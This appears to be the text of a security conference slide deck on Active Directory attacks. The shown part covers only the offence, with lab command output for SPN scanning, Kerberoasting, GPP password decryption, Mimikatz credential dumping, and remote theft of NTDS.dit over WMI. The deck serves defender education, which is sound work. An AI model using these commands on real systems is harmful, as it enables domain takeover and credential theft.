Red vs. Blue:
Modern Active Directory Attacks & Defense



Sean Metcalf
CTO
DAn Solutions
sean [@] dansolutions . com
http://DAnSolutions.com
http://www.ADSecurity.org

ABOUT

- Chief Technology Officer - DAn Solutions
- Microsoft Certified Master (MCM) Directory Services
- Security Researcher / Purple Team
- Security Info -> ADSecurity.org




AGENDA

Red Team (Recon, Escalate, Persist)


Blue Team (Detect, Mitigate, Prevent)



Kerberos TGT Ticket



Kerberos Overview



Kerberos Key Points

- NTLM password used for Kerberos RC4 encryption.
- Logon Ticket (TGT) proves prior user auth to DC.
- Kerberos policy only checked at TGT creation
- DC only validates user account when TGT > 20 mins.
- Service Ticket (TGS) PAC validation is optional & rare.

Red Team (Offense)



“SPN Scanning” Service Discovery

- SQL servers, instances, ports, etc.
  - *MSSQLSvc/adsmsSQLAP01.adsecurity.org:1433*
- Exchange Client Access Servers
  - *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- RDP
  - *TERMSERV/adsmsEXCAS01.adsecurity.org*

```
Domain             : lab.adsecurity.org
ServerName         : adsMSSQL02.lab.adsecurity.org
Port               : 9834
Instance           :
ServiceAccountDN   : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem    : {Windows Server 2008 R2 Datacenter}
OSServicePack      : {Service Pack 1}
LastBootup         : 3/8/2015 1:07:25 AM
OSVersion          : {6.1 (7601)}
Description        : {Production SQL Server}
SrvAcctUserID      : svc-adsSQLSA
SrvAcctDescription : SQL Server Service Account
```

Going from N/A to DA (Domain Admin)

- ✦Poor Service Account Passwords
- ✦Passwords in SYSVOL
- ✦Credential Theft
- ✦Misconfiguration / Incorrect Perms
- ✦Exploit Vulnerability


SPN Scanning for Service Accounts with Find-PSServiceAccounts

```
Domain                : lab.adsecurity.org
UserID                : krbtgt
Description           : Key Distribution Center Service Account
SPNServers            :
SPNTypes              : {kadmin}
ServicePrincipalNames : {kadmin/changepw}
PasswordLastSet       : 03/18/2015 03:48:31
LastLogon             : 01/01/1601 00:00:00

Domain                : lab.adsecurity.org
UserID                : svc-SQLAgent01
PasswordLastSet       : 01/03/2015 18:42:01
LastLogon             : 12/29/2014 00:18:02
Description           :
SPNServers            : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAPPSQL03.lab.a
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02.lab.adsecurity
                        MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

SPN Directory:
http://adsecurity.org/?page_id=183

Cracking Service Account Passwords (Kerberoast)

- Request/Save TGS service tickets & crack offline.
  - "Kerberoast" python-based TGS password cracker.
  - No elevated rights required.
  - No traffic sent to target.



Kerberoast: Request TGS Service Ticket

```
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQL/adsdb01.lab.adsecurit
y.org:1433"


Id                   : uuid-928e5eae-f8e6-44ee-9b26-0ddd40e83266-2
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 6/12/2015 1:21:49 AM
ValidTo              : 6/12/2015 11:21:49 AM
ServicePrincipalName : MSSQL/adsdb01.lab.adsecurity.org:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey



PS C:\> klist

Current LogonId is 0:0x30a265

Cached Tickets: (2)

#0>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 6/11/2015 21:21:49 (local)
        End Time:   6/12/2015 7:21:49 (local)
        Renew Time: 6/18/2015 21:21:49 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96


#1>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 6/11/2015 21:21:49 (local)
        End Time:   6/12/2015 7:21:49 (local)
        Renew Time: 6/18/2015 21:21:49 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
```

Kerberoast: Save & Crack TGS Service Ticket

```
mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name       : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-JoeUser@krbtgt~LAB.ADSECURITY.ORG-LAB.ADSECURITY.ORG.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name       : MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-JoeUser@MSSQL~adsdb01.lab.adsecurity.org~1433-LAB.ADSECURITY.ORG.kirbi
```

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#!  File: MSSQL.kirbi
All tickets cracked!
```

Exploiting Group Policy Preferences

\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ"
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
        (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0
#Super@Secure&Password$2015?
```

Mimikatz: The Credential Multi-tool

- **Dump credentials**
  - Windows protected memory (LSASS). *
  - Active Directory Domain Controller database . *
- **Dump Kerberos tickets**
  - for all users. *
  - for current user.
- **Credential Injection**
  - Password hash (pass-the-hash)
  - Kerberos ticket (pass-the-ticket)
- **Generate Silver and/or Golden tickets**
- **And so much more!**

Dump Credentials with Mimikatz

User

```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2b
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        kerberos :
         * Username : HanSolo
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Falcon99!
        ssp :
        credman :
```

Service Account

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session           : Service from 0
User Name         : svc-SQLDBEngine01
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1607
        msv :
         [00000003] Primary
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * NTLM     : d0abfc0cb689f4cdc8959a1411499096
         * SHA1     : 467f0516e6155eed60668827b0a4dab5eecefacd
        tspkg :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        wdigest :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        kerberos :
         * Username : svc-SQLDBEngine01
         * Domain   : LAB.ADSECURITY.ORG
         * Password : ThisIsAGoodPassword99!
        ssp :
        credman :
```




Dumping AD Domain Credentials

- Dump credentials on DC (local or remote).
  - Run Mimikatz (WCE, etc) on DC.
  - Invoke-Mimikatz on DC via PS Remoting.
- Get access to the NTDS.dit file & extract data.
  - Copy AD database from remote DC.
  - Grab AD database copy from backup.
  - Get Virtual DC data.

Dump AD Credentials with Mimikatz

```
mimikatz(powershell) # lsadump::samrpc /patch
Domain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 6f40d9c1cab7f73d298dc3d94163543d

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 7e2a0e20851d0229f2489210b6576ede

RID  : 000003e8 (1000)
User : admin
LM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

RID  : 00000452 (1106)
User : LukeSkywalker
LM   :
NTLM : 177af8ab46321ceef22b4e8376f2dba7

RID  : 00000453 (1107)
User : HanSolo
LM   :
NTLM : 269c0c63a623b2e062dfd861c9b82818

RID  : 00000454 (1108)
User : JoeUser
LM   :
```

Dump LSASS Process Memory




```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
Authentication Id : 0 ; 218943 (00000000:0003573f)
Session           : Interactive from 1
User Name         : ADSAdministrator
Domain            : ADSECLAB
Logon Server      : ADSDC02
Logon Time        : 5/30/2015 11:01:04 PM
SID               : S-1-5-21-1387203482-2957264255-828990924-500
        msv :
         [00000003] Primary
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * LM       : e52cac67419a9a226e7e4a5ff986d116
         * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
         * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
        tspkg :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        wdigest :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        kerberos :
         * Username : ADSAdministrator
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Password99!
```

Remotely Grab the DIT!

```
PS C:\Windows\system32> wmic /node:adsdc02 /user:ADSECLAB\hansolo /password:Falcon99! process call create "cmd /c vssadm
in create shadow /for=c: 2>&1 > c:\vss.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1540;
        ReturnValue = 0;
};
```

process call create "cmd /c vssadmin create shadow /for=c: 2>&1"

```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\windows\temp\NTDS.dit 2>&1 > C:\vss2.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 604;
        ReturnValue = 0;
};
```

Copy NTDS.dit file from VSS snapshot to DC's c: drive

```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\windows\temp\SYSTEM.hive 2>&1 > C:\vss2
.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1844;
        ReturnValue = 0;
};
```

Copy SYSTEM registry hive from VSS to DC's c: drive

```
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\ntds.dit c:\temp
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\system.hive c:\temp
```

```
c:\Temp>wmic /authority:"kerberos:ADSECLAB\ADSDC02" /node:ADSDC02 process call create "cmd /c v
ssadmin create shadow /for=c: 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
```

Instead of VSS, why not leverage NTDSUtil?

```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMEC$\
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

Finding NTDS.dit on the Network

- Are your DC backups properly secured?
- Who administers the virtual server hosting the DCs?
- Are your VMWare/Hyper-V host admins considered Domain Admins?

Hint: They should be.

